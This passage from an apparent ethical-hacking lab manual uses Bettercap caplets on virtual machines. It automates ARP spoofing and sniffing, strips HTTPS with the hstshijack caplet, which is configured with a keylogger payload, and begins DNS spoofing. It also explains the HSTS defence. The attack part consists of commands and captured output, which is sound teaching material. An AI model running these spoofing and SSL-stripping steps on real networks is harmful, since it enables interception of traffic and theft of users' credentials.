
The https site that
user accessed

User credentials in
clear text

Exercise 16: Automating Bettercap attacks using Caplets

Bettercap has a feature called “caplet” , this feature allow automation of any job we need to do in Bettercap by typing the series of commands that required to do the job in text editor then save the file under the root directory with .cap extension. In the following exercise we are going to create .cap file for the previous exercise of arp spoofing and calling the .cap file from bettercap when we start Bttercap.

1. Open mousepad text editor in Kali
2. Inside mousepad type all the commands that entered in the previous exercise in order to start arp spoofing and sniff the result.



The screenshot shows a terminal window titled '/arpSpoof.cap - Mousepad'. A warning message 'Warning, you are using the root account, you may harm your system.' is displayed. Below the warning, the following Bettercap configuration commands are listed:

```
net.probe on
set arp.spoof.fullduplex true
set arp.spoof.targets 10.0.2.6
arp.spoof on
net.sniff on
```

3. Save the file to the /root directory



The screenshot shows a terminal window displaying the contents of the '/root' directory. The directory listing includes the file 'arpspoof1.cap' and other files like 'handshak-01.csv', 'hs2-01.kismet.csv', 'hs2-01.kismet.netxml', 'hs2-01.log.csv', 'javaicode.js', 'Music', 'Pictures', 'Public', 'realtek-rtl88xxau-dkms_5.6.4.2-20200529-0kali1_all.deb', 'rtl8812au', 'samplelist', 'Videos', and 'wifipumpkin3'.

```
root@kali:~# pwd
/root
root@kali:~# ls
arpspoof1.cap  handshak-01.csv      hs2-01.kismet.csv  Pictures          Templates
bettercap.history handshak-01.kismet.csv  hs2-01.kismet.netxml  Public           Videos
Desktop          hs-01.cap          hs2-01.log.csv    realtek-rtl88xxau-dkms_5.6.4.2-20200529-0kali1_all.deb  wifipumpkin3
Documents         hs2-01.cap          javaicode.js    rtl8812au
Downloads        hs2-01.csv          Music          samplelist
root@kali:~#
```

4. Make sure that you exit previous Bettercap session by typing exit
5. Type #bettercap -iface eth0 -caplet arpspoof.cap

```
File Actions Edit View Help
root@kali:/# pwd
/
root@kali:/# ls
arpSpoof.cap  dev  initrd.img    lib32  lost+found  opt          root  snap  tmp  VBox.log
bin          etc  initrd.img.old lib64  media      owasp_zap_root_ca.cer  run   srv  usr  vmlinuz
boot        home  lib           libx32  mnt       proc          sbin  sys  var  vmlinuz.old
root@kali:/# bettercap -iface eth0 -caplet /arpSpoof.cap
bettercap v2.27.1 (built for linux amd64 with go1.14.1) [type 'help' for a list of commands]

[14:20:30] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
[14:20:30] [endpoint.new] endpoint 10.0.2.6 detected as 08:00:27:04:18:04 (PCS Computer Systems GmbH).
[14:20:30] [endpoint.new] endpoint 10.0.2.3 detected as 08:00:27:b7:2d:16 (PCS Computer Systems GmbH).
[14:20:30] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
[14:20:30] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms,
the attack will fail.
[14:20:30] [endpoint.new] endpoint 10.0.2.3 detected as 08:00:27:b7:2d:16 (PCS Computer Systems GmbH).
[14:20:30] [endpoint.new] endpoint 10.0.2.6 detected as 08:00:27:04:18:04 (PCS Computer Systems GmbH).
[14:20:30] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
[14:20:30] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms,
the attack will fail.
10.0.2.0/24 > 10.0.2.23  » ■
```

6. To make sure that arp.spoof run with all required modules enabled
type `>help`

```
10.0.2.0/24 > 10.0.2.23 » help

    help MODULE : List available commands or show module specific help if no module name is provided.
        active : Show information about active modules.
        quit : Close the session and exit.
    sleep SECONDS : Sleep for the given amount of seconds.
        get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
    set NAME VALUE : Set the VALUE of variable NAME.
    read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
        clear : Clear the screen.
    include CAPLET : Load and run this caplet in the current session.
        ! COMMAND : Execute a shell command and print its output.
    alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

any.proxy > not running
api.rest > not running
arp.spoof > running
ble.recon > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
    gps > not running
    hid > not running
http.proxy > not running
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
mdns.server > not running
mysql.server > not running
    net.probe > running
    net.recon > running
    net.sniff > running
packet.proxy > not running
    syn.scan > not running
tcp.proxy > not running
    ticker > not running
    ui > not running
update > not running
wifi > not running
wol > not running

10.0.2.0/24 > 10.0.2.23 » █
```

7. To see all the available caplets that come with Better cap

```
#cd /usr/share/bettercap/caplets
```

```
File Actions Edit View Help
root@kali:~# cd /usr/share/bettercap/caplets
root@kali:/usr/share/bettercap/caplets# ls
ap.cap      gps.cap      local-sniffer.cap  pita.cap      simple-passwords-sniffer.cap
crypto-miner  hstshijack  login-manager-abuse proxy-script-test  tcp-req-dump
download-autopwn  http-req-dump  mana.cap      pwnagotchi-auto.cap  web-override
enumerate    https-ui.cap  massdeauth.cap    pwnagotchi-manual.cap  www
fb-phish     http-ui.cap   mitm6.cap      rogue-mysql-server.cap
gitspoof     jsinject     netmon.cap      rtfm
root@kali:/usr/share/bettercap/caplets# █
```

8. We need to move the arpspoof caplet that we created to / **usr/share/bettercap/caplets**

```

root@kali:~# pwd
/root
root@kali:~# ls
arpspoof1.cap          hs2-01.log.csv
bettercap.history        javacode.js
Desktop                 Music
Documents               Pictures
Downloads              Public
handshak-01.csv         realtek-rtl88xxau-dkms_5.6.4.2~20200529-0kali1_all.deb
handshak-01.kismet.csv  rtl8812au
hs-01.cap               samplelist
hs2-01.cap              Templates
hs2-01.csv              Videos
hs2-01.kismet.csv       wifipumpkin3
hs2-01.kismet.netxml
root@kali:~# mv arpspoof1.cap /usr/share/bettercap/caplets/
root@kali:~# cd /usr/share/bettercap/caplets/
root@kali:/usr/share/bettercap/caplets# ls
ap.cap                  http-req-dump      pita.cap
arpspoof1.cap           https-ui.cap      proxy-script-test
arpSpoof.cap             http-ui.cap       pwnagotchi-auto.cap
crypto-miner             jsinject          pwnagotchi-manual.cap
download-autopwn         local-sniffer.cap rogue-mysql-server.cap
enumerate               login-manager-abuse rtfm
fb-phish                mana.cap          simple-passwords-sniffer.cap
gitspoof                massdeauth.cap    tcp-req-dump
gps.cap                 mitm6.cap         web-override
hstshijack              netmon.cap        www
root@kali:/usr/share/bettercap/caplets# 

```

9. Modify the arpspoof caplet file to have more sniffing capabilities by adding option to sniff local

#mousepad arpSpoof.cap

Inside the file add the following line

Set net.sniff.local true

```

/usr/share/bettercap/caplets/arpSpoof.cap - Mousepad
Warning, you are using the root account, you may harm your system.

het.probe on
set arp.spoof.fullduplex true
set arp.spoof.targets 10.0.2.6
arp.spoof on
set net.sniff.local true
net.sniff on

```

10- Save the file

11- To list all the Caplets that come part of bettercap

Start bettercap

#bettercap -iface eth0

>caplets.show

| Name | Path | Size |
|-------------------------------------|--|--------|
| ap | /usr/share/bettercap/caplets/ap.cap | 307 B |
| ap | /usr/share/bettercap/caplets/ap.cap | 307 B |
| arpSpoof | /usr/share/bettercap/caplets/arpSpoof.cap | 126 B |
| arpSpoof | /usr/share/bettercap/caplets/arpSpoof.cap | 126 B |
| arpspoof1 | /usr/share/bettercap/caplets/arpspoof1.cap | 123 B |
| arpspoof1 | /usr/share/bettercap/caplets/arpspoof1.cap | 123 B |
| crypto-miner/crypto-miner | /usr/share/bettercap/caplets/crypto-miner/crypto-miner.cap | 666 B |
| crypto-miner/crypto-miner | /usr/share/bettercap/caplets/crypto-miner/crypto-miner.cap | 666 B |
| download-autopwn/download-autopwn | /usr/share/bettercap/caplets/download-autopwn/download-autopwn.cap | 2.6 kB |
| download-autopwn/download-autopwn | /usr/share/bettercap/caplets/download-autopwn/download-autopwn.cap | 2.6 kB |
| fb-phish/fb-phish | /usr/share/bettercap/caplets/fb-phish/fb-phish.cap | 140 B |
| fb-phish/fb-phish | /usr/share/bettercap/caplets/fb-phish/fb-phish.cap | 140 B |
| gitspoof/gitspoof | /usr/share/bettercap/caplets/gitspoof/gitspoof.cap | 216 B |
| gitspoof/gitspoof | /usr/share/bettercap/caplets/gitspoof/gitspoof.cap | 216 B |
| gps | /usr/share/bettercap/caplets/gps.cap | 109 B |
| gps | /usr/share/bettercap/caplets/gps.cap | 109 B |
| hstshijack/hstshijack | /usr/share/bettercap/caplets/hstshijack/hstshijack.cap | 1.1 kB |
| hstshijack/hstshijack | /usr/share/bettercap/caplets/hstshijack/hstshijack.cap | 1.1 kB |
| http-req-dump/http-req-dump | /usr/share/bettercap/caplets/http-req-dump/http-req-dump.cap | 591 B |
| http-req-dump/http-req-dump | /usr/share/bettercap/caplets/http-req-dump/http-req-dump.cap | 591 B |
| http-ui | /usr/share/bettercap/caplets/http-ui.cap | 376 B |
| http-ui | /usr/share/bettercap/caplets/http-ui.cap | 376 B |
| https-ui | /usr/share/bettercap/caplets/https-ui.cap | 655 B |
| https-ui | /usr/share/bettercap/caplets/https-ui.cap | 655 B |
| jsinject/jsinject | /usr/share/bettercap/caplets/jsinject/jsinject.cap | 210 B |
| jsinject/jsinject | /usr/share/bettercap/caplets/jsinject/jsinject.cap | 210 B |
| local-sniffer | /usr/share/bettercap/caplets/local-sniffer.cap | 244 B |
| local-sniffer | /usr/share/bettercap/caplets/local-sniffer.cap | 244 B |
| login-manager-abuse/login-man-abuse | /usr/share/bettercap/caplets/Login-manager-abuse/login-man-abuse.cap | 236 B |
| login-manager-abuse/login-man-abuse | /usr/share/bettercap/caplets/Login-manager-abuse/login-man-abuse.cap | 236 B |
| mana | /usr/share/bettercap/caplets/mana.cap | 61 B |
| mana | /usr/share/bettercap/caplets/mana.cap | 61 B |
| massdeauth | /usr/share/bettercap/caplets/massdeauth.cap | 302 B |
| massdeauth | /usr/share/bettercap/caplets/massdeauth.cap | 302 B |
| mitm6 | /usr/share/bettercap/caplets/mitm6.cap | 551 B |
| mitm6 | /usr/share/bettercap/caplets/mitm6.cap | 551 B |
| netmon | /usr/share/bettercap/caplets/netmon.cap | 42 B |
| netmon | /usr/share/bettercap/caplets/netmon.cap | 42 B |

Bypassing https


Bypassing https attack or in other words SSL Strip attack is a Man In The Middle (MITM) Attack by which a website secured with HTTPS is downgraded to HTTP, All traffic coming from the victim machine is routed to a proxy which is created by the attacker to force the victim machine to use HTTP instead of HTTPS. SSL strip was discovered by hackers through a simple observation that most users are not coming to SSL websites by directly typing in the URL or a bookmarked [Https:// abc.com](https://abc.com), visitors connect to a non-SSL site and it gets redirected (HTTP 302 redirect), or they will connect to a non-SSL site which have a link to SSL site and they click that link. HSTS header is not a redirect instead, the website tells the user web browser to use HTTPS to connect to website.

HSTS.

HSTS (HTTP Strict Transport Security) is a web security technique that helps you protect against downgrade attacks, MiTM (Man in the middle) attacks, and session hijacking. HSTS accomplishes this by forcing web browsers to communicate over HTTPS and rejecting requests to use insecure HTTP. Originally drafted in 2009 by a group of PayPal employees, HSTS was first published in 2012. Today, the HSTS header is recognized by IETF as Internet Standard and has specified it in RFC 6797.

Why HSTS?

Man in the middle attack works very well in public Wi-Fi or any Wi-Fi that the attacker has access to, it is very easy for someone with knowledge and tools to lunch man in the middle attack and see the traffic of a victim if it is not encrypted, normally HTTPS encrypt the traffic from the victim web browser to the website, but MiTM (Man In The Middle) attack also have away to break HTTPS traffic by doing SSL stripping technique which is to force the web browser to use HTTP instead of HTTPS. Here HSTS header comes handy to protect HTTPS traffic from being downgraded by attacker to HTTP. The Website contain a header that tells the victim web browser to use only HTTPS to communicate with the website, the Web Browser then store this information and next time the user connect to the Website, even if the user type HTTP the browser automatically change it to HTTPS without communicating with the Website and therefore the traffic cannot be downgraded to HTTP and the SSL stripping will not work.



SSL stripping technique through MIMT attack

How does HSTS Work?

If you want to enable HSTS on your website, first you must add an HTTPS header to the server.

Here is the header you should add:

Strict-Transport-Security: max-age=expireTime; includeSubDomains; preload

As far as the header is concerned, entering max-age is a must. Basically, it is the time for which you want HSTS on your site, it should be entered in seconds.

Apart from the max-age, one can enter includeSubDomains and preload flags if he wishes to. The flag includeSubDomains is entered to ensure that the entire website gets the protection of HSTS umbrella including its subdomains. Although it is not necessary to include it in the header, it is highly recommended. The preload flag you see at the end of the header is used to inform the browsers that website has been added in the HSTS preload list. You should include preload only if you have preloaded your domain(s). If not, leave it blank.

Once you add the header to your web server, it ensures that the connection is made only via the HTTPS tunnel. However, this too has its own pitfall. The web browsers will obey web server's HSTS order only if the first visit comes

by means of HTTPS protocol. If the first visit made is over an HTTP connection, the browsers will reject the header.

To see the HSTS list in Chrome type the following in the Chrome
Chrome://net-internals/#hsts

Input a domain name to add it to the HSTS set:

Domain:

Include subdomains for STS:

Query HSTS/PKP domain

Input a domain name to query the current HSTS/PKP set:

Domain:

Found:

```
static_sts_domain: c...
static_upgrade_mode: unknown
static_sts_include_subdomains:
static_sts_observed:
static_pkp_domain:
static_pkp_include_subdomains:
static_pkp_observed:
static_spki_hashes:
dynamic_sts_domain: c...
dynamic_upgrade_mode: FORCE_HTTPS
dynamic_sts_include_subdomains: false
dynamic_sts_observed: 1587317600.686815
dynamic_sts_expires: 1589909600.686812
```

Expect-CT

Expect-CT allows sites to elect to always require valid Certificate Transparency information. See <https://tools.ietf.org/html/draft-ietf-hpbnbis-expect-ct>.

[Add Expect-CT domain](#)

Dynamic

In the First screenshot the site is set to a Dynamic mode which means that the browser has been instructed to enable HSTS by an HTTP response header (served over TLS) like the following:

Strict-Transport-Security: max-age=157680000; includeSubDomains ;

This is a vulnerable to an attack whereby the very first time the browser requests the domain with `http://` (not `https://`) an adversary intercepts the communication.

Input a domain name to query the current HSTS/PKP set:

Domain:

Found:

```

static_sts_domain: facebook.com
static_upgrade_mode: FORCE_HTTPS
static_sts_include_subdomains: #else
static_sts_observed: 1585781486
static_pkp_domain: facebook.com
static_pkp_include_subdomains: true
static_pkp_observed: 1585781486
static_pkp_hashes:
sha256_fingerprint: 0x4010000000000000000000000000000000000000000000000000000000000000
dynamic_sts_domain: facebook.com
dynamic_upgrade_mode: FORCE_HTTPS
dynamic_sts_include_subdomains: true
dynamic_sts_observed: 1587251212.194625
dynamic_sts_expiration: 1602803212.194623

```

Static

As shown in the second screen shot of facebook.com query it set to static_sts this is to overcome the weakness of Dynamic mode . The static mode allows for hard-coding HSTS records directly into the browser's source. The header is changed to indicate the administrator's intention:

`Strict-Transport-Security: max-age=157680000; includeSubDomains; preload`

Note

the inclusion of *preload* at the end. The domain is then submitted for review. If approved then it is added to the Chromium list and is also included in the Firefox, Safari, and IE 11+Edge lists.


SSL Stripping attack conditions:

1. SSL stripping works only over http connection.
2. Dynamic HSTS feature allow the user connect to website via http then redirect to https site and update the browser with the https link so the next time the user call the site the web browser automatically change the link to https – ssl strip attack will fail in this case.
3. Static HSTS web browser uses only https connect and therefore ssl stripping attack will fail.
4. Some sites don't have http version of the website and there is no redirection so the user will see connection failed if he tries http the

site.

Exercise 17: SSL Stripping

There are Bettercap Caplets that comes preloaded, to see the available caplets , Open file manager and go to </usr/share/bettercap/caplets>



1. In this exercise we are going to use two caplets, the arpspoof caplet and the hstshijack caplet to downgrade https connections to http and see the traffic in clear text. However most of websites comes with preloaded lists of sites that they only connect with https and this such as facebook , twitter linkedin and more and in this case ssl strip attack will fail against these websites
2. Start both Windows and Kali virtual machines
3. In Kali start bettercap

#bettercap -iface eth0

>arpSpoof (to start arpspoof caplet that we created earlier)

>hstshijack/hstshijack

If no error seen in the output of hstshijack that is mean the caplet works fine and can intercept any site that does not have static hsts header

```

File Actions Edit View Help
root@kali:~# bettercap -iface eth0
bettercap v2.27.1 (built for linux amd64 with go1.14.1) [type 'help' for a list of commands]

10.0.2.0/24 > 10.0.2.23 » arpSpoof ←
[14:43:49] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
[14:43:49] [sys.log] [inf] arp.spoof enabling forwarding
[14:43:49] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
[14:43:49] [sys.log] [inf] arp.spoof arp snooper started, probing 1 targets.
[14:43:49] [endpoint.new] endpoint 10.0.2.3 detected as 08:00:27:8e:38:44 (PCS Computer Systems GmbH).
10.0.2.0/24 > 10.0.2.23 » hstshijack/hstshijack ←
[14:43:55] [sys.log] [inf] hstshijack Generating random variable names for this session ...
[14:43:55] [sys.log] [inf] hstshijack Reading SSL log ...
[14:43:55] [sys.log] [inf] hstshijack Reading caplet ...
[14:43:55] [sys.log] [err] Could not read file /usr/share/bettercap/caplets/hstshijack/payloads/keylogger.js: open /usr/share/bettercap/caplets/hstshijack/payloads/keylogger.js: no such file or directory
[14:43:55] [sys.log] [err] hstshijack Could not read a path in hstshijack.payloads (got /usr/share/bettercap/caplets/hstshijack/payloads/keylogger.js).

Commands
  hstshijack.info : Show module info.

Caplets
  hstshijack.log > /usr/share/bettercap/caplets/hstshijack/ssl.log
  hstshijack.ignore > *
  hstshijack.targets > twitter.com,*.twitter.com,facebook.com,*.facebook.com,apple.com,*.apple.com,ebay.com,*.ebay.com,*.linkedin.com
  hstshijack.replacements > twitter.corn,*.twitter.corn,facebook.corn,*.facebook.corn,apple.corn,*.apple.corn,ebay.corn,*.ebay.corn,linkedin.com
  hstshijack.blockscripts > undefined
  hstshijack.obfuscate > false
  hstshijack.encode > false
  hstshijack.payloads > *:/usr/share/bettercap/caplets/hstshijack/payloads/keylogger.js

Session Data
  session_id : wVcjq
  CallSign : /UvhWOPCKAl
  WhiteList : /IWslLI
  SSR : /KDCUYkS
  Hosts : 68 hosts

[14:43:55] [sys.log] [inf] hstshijack Module loaded.
[14:43:55] [sys.log] [inf] http.proxy started on 10.0.2.23:8080 (sslstrip disabled)
[14:43:55] [sys.log] [inf] dns.spoof *.facebook.corn → 10.0.2.23
10.0.2.0/24 > 10.0.2.23 » [14:43:55] [sys.log] [inf] dns.spoof *.facebook.corn → 10.0.2.23
10.0.2.0/24 > 10.0.2.23 » [14:43:55] [sys.log] [inf] dns.spoof twitter.corn → 10.0.2.23
10.0.2.0/24 > 10.0.2.23 » [14:43:55] [sys.log] [inf] dns.spoof *.apple.corn → 10.0.2.23

```

4. In Windows machine open Firefox web browser and clear cash of the browser then go to a site that does not have static hsts such as www.linkedin.com
5. See the output of bettercap sniffer

```
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [sys.log] [inf] dns.spoof sending spoofed DNS reply for www.linkedin.com (→10
.0.2.23) to 10.0.2.6 : 08:00:27:04:18:04 (PCS Computer Systems GmbH).
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [http.proxy.spoofed-request] {http.proxy.spoofed-request 2020-04-19 15:21:58.1
70967973 -0400 EDT m+=28.157436762 {10.0.2.6 GET www.linkedin.com / 0}}
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [sys.log] [inf] dns.spoof sending spoofed DNS reply for www.linkedin.com (→10
.0.2.23) to 10.0.2.6 : 08:00:27:04:18:04 (PCS Computer Systems GmbH).
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [sys.log] [inf] dns.spoof sending spoofed DNS reply for www.linkedin.com (→10
.0.2.23) to 10.0.2.6 : 08:00:27:04:18:04 (PCS Computer Systems GmbH).
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.dns] dns 1.1.1.1 > 10.0.2.6 : www.linkedin.com is local
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.dns] dns 1.1.1.1 > 10.0.2.6 : any-na.www.linkedin.com is 108.174.10
.10
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.http.request] http 10.0.2.6 GET www.linkedin.com/
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.dns] dns 1.1.1.1 > 10.0.2.6 : any-na.www.linkedin.com is 108.174.10
.10
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.dns] dns 1.1.1.1 > 10.0.2.6 : any-na.www.linkedin.com is 108.174.10
.10
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.dns] dns 1.1.1.1 > 10.0.2.6 : www.linkedin.com is local
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.dns] dns 1.1.1.1 > 10.0.2.6 : any-na.www.linkedin.com is 108.174.10
.10
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.dns] dns 1.1.1.1 > 10.0.2.6 : www.linkedin.com is local
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.dns] dns 1.1.1.1 > 10.0.2.6 : any-na.www.linkedin.com is 2620:109:c
002::6cae:a0a
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.dns] dns 1.1.1.1 > 10.0.2.6 : any-na.www.linkedin.com is 2620:109:c
002::6cae:a0a
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.dns] dns 192.168.0.1 > local : any-na.www.linkedin.com is 108.174.1
.10
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.dns] dns 192.168.0.1 > local : any-na.www.linkedin.com is 2620:109:
c002::6cae:a0a
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.https] sni local > https://www.linkedin.com
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [http.proxy.spoofed-response] {http.proxy.spoofed-response 2020-04-19 15:21:58
.631586987 -0400 EDT m+=28.618055805 {10.0.2.6 GET www.linkedin.com / 105360}}
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [http.proxy.spoofed-response] {http.proxy.spoofed-response 2020-04-19 15:21:58
.789763833 -0400 EDT m+=28.776232622 {10.0.2.6 GET www.linkedin.com /RCespZhJ 0}}
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [sys.log] [inf] dns.spoof sending spoofed DNS reply for linkedin.com (→10.0.2
.23) to 10.0.2.6 : 08:00:27:04:18:04 (PCS Computer Systems GmbH).
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [sys.log] [inf] dns.spoof sending spoofed DNS reply for linkedin.com (→10.0.2
.23) to 10.0.2.6 : 08:00:27:04:18:04 (PCS Computer Systems GmbH).
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [sys.log] [inf] dns.spoof sending spoofed DNS reply for linkedin.com (→10.0.2
.23) to 10.0.2.6 : 08:00:27:04:18:04 (PCS Computer Systems GmbH).
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.http.response] http local:80 200 OK → 10.0.2.6 (2.5 kB text/html;
charset=utf-8)
```

HTTP/1.1 200 OK

3.6. MITM DNS Spoofing

DNS server is responsible for converting the Domain name like Google.com to an IP address so computer can communicate with Google.com. Man in the Middle can run a DNS server inside his computer and resolve the Domain Name that the user need to the IP address chosen by the hacker perpetrating the MiTM attack, for example when a user type www.google.com in his browser , the first thing his computer will do is to communicate with DNS server asking about the IP address of www.google.com. In MiTM DNS spoofing attack the hacker will see the DNS request coming from the PC and will respond to that request with a Fake IP address that redirect the user to another website and not www.google.com, the user PC cannot verify the DNS response it received from the hacker machine as a fake DNS server because there is no authentication happened between the client and DNS server.

DNS Spoofing

In the following exercise, we are going to have DNS server running in our Kali machine and a web server running as well, then we are going to redirect hacked machine to our web server.

DNS spoofing will not work against Gmail and websites that use HTTPS with HSTS. The reason why DNS spoofing doesn't work against HSTS websites is because modern browsers come with a list of websites that they can only browse as HTTPS, the browser will refuse to open that website. This will work against normal http and https websites that does not have hsts header enabled.

Exercise 18: DNS Spoofing

1. Start web server

